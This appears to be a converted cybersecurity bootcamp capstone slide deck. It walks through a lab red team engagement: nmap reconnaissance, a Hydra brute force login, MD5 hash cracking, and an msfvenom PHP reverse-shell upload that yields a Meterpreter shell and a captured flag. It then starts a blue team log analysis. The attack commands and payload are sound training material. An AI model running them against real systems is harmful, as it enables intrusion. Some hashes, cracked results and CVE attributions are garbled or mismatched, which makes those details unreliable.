



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.1-255  
Netmask: 192.168.1.0/24  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1  
OS: Windows\_Server\_2008  
Hostname: Hypervisor

IPv4: 192.168.1.100  
OS: Linux Ubuntu 18.04.4  
Hostname: ELK

IPv4: 192.168.1.90  
OS: 5.4.0-kali3-amd64  
Hostname: Kali

IPv4: 192.168.1.105  
OS: Linux 4.15.0  
Hostname: Capstone

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team**

## Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hypervisor	192.168.1.1	Network Gateway
Kali	192.168.1.90	Attacker Machine
ELK	192.168.1.100	Elastic Stack Monitoring
Capstone	192.168.1.105	Web Server

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Sensitive Data Exposure</i>	<i>Sensitive Data is available on the internet</i>	<i>Allows attacker to gain sensitive information. Could include credentials (like this vulnerable machine does) or other company secrets</i>
<i>Security Misconfiguration: Brute Force Vulnerability</i>	<i>Server security is not configured with limitations for failed login attempts</i>	<i>Allows an attacker to force their way into the system with a dictionary attack</i>
<i>Unrestricted File Upload</i>	<i>Server has allowed upload of .php or .exe scripts to the webDAV folder</i>	<i>Allows attackers to upload and potentially execute malicious payloads directly onto the server</i>

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Port 80 open with public access CVE-2019-6579</i>	<i>Open and unsecured access to anyone on port 80</i>	<i>Allows attacker to gain access to public and private files and folders</i>
<i>CVE-2015-8562</i>	<i>Joomla vulnerability</i>	<i>Allows remote attackers to use conduct PHP injection &amp; execution via the HTTP User-Agent Header</i>
<i>Local File Inclusion</i>	<i>Allows access into confidential files on a vulnerable machine</i>	<i>Allows attackers to gain access to sensitive credentials. Attacker can read and sometimes execute files on the vulnerable machine</i>



# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Hashed passwords</i>	<i>Unsalted hashed passwords are easy to crack using a dictionary attack against the hash itself</i>	<i>Allows attacker to use a tool such as Hashcat or John the Ripper or a website such as crackstation.net in order to quickly crack the password, then gain access</i>
<i>Weak Passwords</i>	<i>Short &amp; simple passwords such as words found in the dictionary are easy to crack or brute force</i>	<i>An attacker can more easily guess the password, spend less time cracking, or even social engineer their way in</i>

# Exploitation: Sensitive Data Exposure

---

01

## Tools & Processes

NMAP scan detected IP address of 192.168.1.105 to an open port 80.

Checked and verified that there was a webserver up and running at <http://192.168.1.105> using Firefox web browser.

Searched around the website and found significant information about a `/secret_folder/` as well as information about the team that led to determining usernames and roles.

02

## Achievements

- ❖ Determined company file structure.  
Determined unidentified sensitive folder located at `/company_folders/secret_folder`
- ❖ Determined that secret folder was exposed to the internet, but required login
- ❖ Determined admin user for secret folder
- ❖ Successfully used Brute Force attack to login to secret folder and gain further information & credentials


# Exploitation: Sensitive Data Exposure

03

```
root@Kali:~/Desktop# nmap -sV -O 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-12 08:40 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/#osmatch)
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/12%OT=22%CT=1%CU=31864%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=60EC6268%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=110%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
```




## Index of /

Name	Last modified	Size	Description
 <a href="#">company_blog/</a>	2019-05-07 18:23	-	
 <a href="#">company_folders/</a>	2019-05-07 18:27	-	
 <a href="#">company_share/</a>	2019-05-07 18:22	-	
 <a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Exploitation: Sensitive Data Exposure

03



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/`. The browser's navigation bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. The main content area displays the title "Index of /company\_folders" and a table with columns for Name, Last modified, Size, and Description. The table lists several directories, including "Parent Directory", "company\_culture/", "customer\_info/", and "sales\_do...". An "Authentication Required" dialog box is overlaid on the page, indicating that the site is requesting a username and password. The dialog box contains a key icon, the URL `http://192.168.1.105`, and a message stating: "http://192.168.1.105 is requesting your username and password. The site says: 'For ashtons eyes only'". Below this message are input fields for "User Name:" and "Password:", and buttons for "Cancel" and "OK".

Index of /company\_folders

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">company_culture/</a>	2019-05-07 18:25	-	-
<a href="#">customer_info/</a>	2019-05-07 18:26	-	-
<a href="#">sales_do...</a>	-	-	-

Apache/2.4.18 (Ubuntu)

**Authentication Required**

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

# Exploitation: Security Misconfiguration - Brute Force

---

01

## Tools & Processes

Hydra was used to successfully perform a dictionary attack against the login portal for the secret\_folder without locking out the admin user of the folder

02


## Achievements

- ❖ Determined admin login credentials via Brute Force attack
- ❖ Accessed /secret\_folder/
- ❖ Discovered instructions to access /webdav directory
- ❖ Discovered /webdav directory exposed to internet
- ❖ Discovered login credentials for /webdav that included a different username and an unsalted MD5 hash

# Exploitation: Security Misconfiguration - Brute Force

03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "angelwings" - 10162 of 14344399 [child 32] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "alisson" - 10163 of 14344399 [child 19] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ahmed" - 10164 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "aguirre" - 10165 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "848484" - 10166 of 14344399 [child 20] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-01 16:21:14
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder -t 40
```



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/secret_folder/connect_to_corp_server`. The browser's navigation bar includes back, forward, and home buttons, along with a search bar. Below the address bar, there is a navigation menu with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, and Exploit-DB. The main content area is titled "Personal Note" and contains a paragraph of text followed by a numbered list of five steps.

192.168.1.105/company\_foli X +

← → ↻ 🏠 ⓘ 192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server ... 🛡️ ☆

📁 Kali Linux 📁 Kali Training 📁 Kali Tools 📁 Kali Docs 📁 Kali Forums 📁 NetHunter 📁 Offensive Security 📁 Exploit-

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

# Exploitation: Unrestricted File Upload

---

01

## Tools & Processes

Used compromised credentials to access WebDAV directory and found that directory was configured to allow unrestricted file uploads.  
Used MSFVenom to create a malicious payload designed to give a reverse shell, uploaded it, then detonated the payload

02

## Achievements

- ❖ Determined WebDAV took any file with the compromised credentials
- ❖ Created and detonated backdoor
- ❖ Connected to target with full shell
- ❖ Located target file in the root directory
- ❖ Read target file known as flag.txt

# Exploitation: Unrestricted File Upload

03



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot




Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.





# Exploitation: Unrestricted File Upload

03

```
root@Kali:~/Desktop/rvb# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 > exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

```
meterpreter > shell
Process 1639 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@server1:/var/www/webdav$ pwd
/var/www/webdav
```

```
www-data@server1:/var/www/webdav$ cd /
cd /
www-data@server1:/#$ pwd
/
www-data@server1:/#$ ls
ls
bin    flag.txt    lib        mnt    run    swap.img  vagrant
boot   home       lib64      opt    sbin   sys       var
dev    initrd.img lost+found  proc   snap   tmp       vmlinuz
etc    initrd.img.old media      root   srv    usr       vmlinuz.old
www-data@server1:/#$ cat flag.txt
cat flag.txt
bing0w@5h1sn@m0
www-data@server1:/#$
```

# Exploitation: CVE-2019-6579

01

## Tools & Processes

nmap was used to perform a scan for open ports on the target machine

02

## Achievements

- ❖ Discovered Ports 80 & 22 open on target web server
- ❖ Eventually allowed upload of malicious payload into an exposed directory which lead to shell access on the web server

03

```
root@Kali:~/Desktop# nmap -sV -O 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-10 10:10:10
Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS you run, you can use
--os-match to help)
TCP/IP fingerprint:
OS=SCAN(V=7.80%E=4%D=7/12%OT=22%CT=1%CU=311)S=M=60EC6268%P=x86_64-pc-linux-gnu)SEQ(SP=106)ST(S%TSS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4ST11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NN)OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y)OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR)OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux 3.2
OS and Service detection performed. Please refer to the Nmap project for
further details.
```

# Exploitation: CVE-2015-8562 - Joomla

01

## Tools & Processes

Injected a PHP reverse shell into the WebDAV directory.  
Created the custom payload with MSFVenom

02

## Achievements

- ❖ Injected payload into the WebDAV Directory
- ❖ Detonated payload containing PHP reverse TCP shell
- ❖ Gained a Meterpreter shell on the vulnerable machine
- ❖ Identified target file of flag.txt

03

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.1.90	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444)
```

```
meterpreter > |
```

# Exploitation: Local File Inclusion

01

## Tools & Processes

Once gaining a Meterpreter shell, could drop into a full shell, navigate around, read files, etc.

02

## Achievements

- ❖ Navigated to root directory and read target file

03

```
www-data@server1:/var/www/webdav$ cd /  
cd /  
www-data@server1:/ $ pwd  
pwd  
/  
www-data@server1:/ $ ls  
ls  
bin    flag.txt      lib          mnt    run    swap.img    vagrant  
boot   home          lib64        opt    sbin   sys         var  
dev    initrd.img    lost+found  proc   snap   tmp         vmlinuz  
etc    initrd.img.old media        root   srv    usr         vmlinuz.old  
www-data@server1:/ $ cat flag.txt  
cat flag.txt  
bing0w@5h1sn@m0  
www-data@server1:/ $
```

# Exploitation: Hashed Passwords

01

## Tools & Processes

Exploited the secret folder & found an unsalted MD5 password hash

Could use multiple tools to crack it, from websites like crackstation.net to Hashcat to John the Ripper

02

## Achievements

- ❖ Decoded an unsalted MD5 password hash of a user
- ❖ Used compromised credentials to gain access to WebDAV directory
- ❖ Uploaded payload & gained shell access to web server from using compromised credentials

03

Enter up to 20 non-salted hashes, one per line:

d7da08e5cd7c8376ee58d69b3ccd352

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7da08e5cd7c8376ee58d69b3ccd352	md5	31nuv4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

# Exploitation: Weak Passwords

01

## Tools & Processes

Both passwords that were compromised had weak security. Neither were complex or long enough. One did not have any numerals, special characters, or capital letters. The other was one that was common & only 7 characters long


03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "angelwings" - 10162 of 14344399 [child 32] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "alisson" - 10163 of 14344399 [child 19] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ahmed" - 10164 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "aguirre" - 10165 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "848484" - 10166 of 14344399 [child 20] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-01 16:21:14
root@kali:~# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder -t 40
```

02

## Achievements

- ❖ Successfully Brute Force user password with Hydra dictionary attack
- ❖ Another user password was easily broken with a popular hash decoding website




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links to CrackStation, Password Hashing Security, and Defuse Security. Below this is a section titled "Free Password Hash Cracker". A text input field contains a long hexadecimal hash: d7dad8a5cd7c8376eeb50d69b3cc352. To the right of the input field is a checkbox labeled "I'm not a robot" and a "Crack Hashes" button. Below the input field, there's a list of supported hash types: SHA1, MD4, MD5, MD5-hex, MD5-half, SHA1, SHA224, SHA256, SHA384, SHA512, RIPEMD160, Whirlpool, MySQL 4.1+, SHA1(sha1\_bin), QubeseV3BackupDefaults. Below this, there's a table with columns "Hash", "Type", and "Result". The table shows one entry: d7dad8a5cd7c8376eeb50d69b3cc352, Type: md5, Result: leopoldo. At the bottom, there's a color code legend: Green for Exact match, Yellow for Partial match, and Red for Not found. Finally, there's a link to "Download CrackStation's Wordlist".

Hash	Type	Result
d7dad8a5cd7c8376eeb50d69b3cc352	md5	leopoldo

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The Port Scan occurred on July 1, 2021 at 22:21:10
- There were 1000 packets sent from IP 192.168.1.90
- The indications of the port scan is 1000 different in less than a second from the same IP address

